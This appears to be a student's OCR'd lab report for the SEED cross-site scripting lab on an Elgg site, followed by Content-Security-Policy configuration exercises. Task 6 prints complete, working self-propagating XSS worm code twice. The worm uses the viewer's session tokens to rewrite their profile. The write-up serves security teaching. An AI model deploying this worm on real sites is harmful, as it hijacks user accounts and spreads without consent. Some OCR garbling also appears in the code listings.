
<

After visiting Samy’s profile:



About me

hello




```
var sendurl=...;     //FILL IN

if(elgg.session.user.guid!=samyGuid)           CD
{
   //Create and send Ajax request to modify profile
   var Ajax=null;
   Ajax=new XMLHttpRequest();
   Ajax.open("POST", sendurl, true);
   Ajax.setRequestHeader("Content-Type",
                      "application/x-www-form-urlencode
```

1. Why do we need Line CD? Remove this line, and repeat your attack. Report and explain your observation.
   - We need the Line CD because it helps the script avoid overwriting itself so that the HTTP Post request is not sent when Samy is viewing his own profile.

Task 6: Writing a Self-Propagating XSS Worm

I add the worm code to preexisting code: (I changed the description to include the worm)




Display name

Samy

About me

```
<script type="text/javascript" id="worm">
window.onload = function(){
 var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
 var jsCode = document.getElementById("worm").innerHTML;
 var tailTag = "</" + "script>";
 var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
 var name = "&name=" + elgg.session.user.name;
 var guid = "&guid=" + elgg.session.user.guid;
 var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token = "&__elgg_token="+elgg.security.token.__elgg_token;
 var desc = "&description=" + wormCode +" &accesslevel[description]=2";

 // Set the URL
 var sendurl="http://www.seed-server.com/action/profile/edit";
 var content = token + ts + name + desc + guid;

 // Construct and send the Ajax request
 if (elgg.session.user.guid != 59){
  //Create and send Ajax request to modify profile
  var Ajax=null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST", sendurl,true);
  Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
  Ajax.send(content);
 }
}
</script>
```

After viewing Samy's profile on Alice, the worm propagated to the account:



Display name

Alice

About me

```
<script id="worm" type="text/javascript">
window.onload = function(){
 var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
 var jsCode = document.getElementById("worm").innerHTML;
 var tailTag = "</" + "script>";
 var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
 var name = "&name=" + elgg.session.user.name;
 var guid = "&guid=" + elgg.session.user.guid;
 var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token = "&__elgg_token="+elgg.security.token.__elgg_token;
 var desc = "&description=" + wormCode +" &accesslevel[description]=2";

 // Set the URL
 var sendurl="http://www.seed-server.com/action/profile/edit";
 var content = token + ts + name + desc + guid;

 // Construct and send the Ajax request
 if (elgg.session.user.guid != 59){
  //Create and send Ajax request to modify profile
  var Ajax=null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST", sendurl,true);
  Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
  Ajax.send(content);
 }
}
</script>
```

Task 7: Defeating XSS Attacks Using CSP


1. Describe and explain your observations when you visit these websites.

- In example32a, it shows all of the areas as OK, which means the javascript executed, however in example32b and example32c, there are some areas that show up as failed

2. Click the button in the web pages from all the three websites, describe and explain your observations.

- In example32a, when clicking on the button, it shows Js executed, essentially because all of the areas are OK like mentioned above, however example32b and example32c does nothing when clicking on the buttons, because the javascript didn't execute

3. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.



CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed


4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK


7. From button click:

-


root@ab4b1c367978: /var/www/csp
seed@VM: ~/.../Labsetup
root@ab4b1c367978: /var/www/csp
seed@VM: ~/.../Labsetup


```
  GNU nano 4.8             /etc/apache2/sites-enabled/apache_csp.conf
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com *.example60.com \
           "
</VirtualHost>

                                  [ Read 37 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```

4. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.


root@ab4b1c367978: /var/www/csp
seed@VM: ~/.../Labsetup
root@ab4b1c367978: /var/www/csp
seed@VM: ~/.../Labsetup

```
 GNU nano 4.8                          phpindex.php
?php
 $cspheader = "Content-Security-Policy:".
              "default-src 'self';".
              "script-src 'self' 'nonce-111-111-111' *.example70.com 'nonce-222-222-222' *.example60.com".
              "";
 header($cspheader);
>

?php include 'index.html';?>

                                                 [ Read 10 lines ]
G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo       M-A Mark Text
X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^  Go To Line  M-E Redo       M-6 Copy Text
```

-



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click: Click me

5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

- It helps by restricting specific resources when a page loads, and can reduce the list of origins like we see in the 3 example websites provided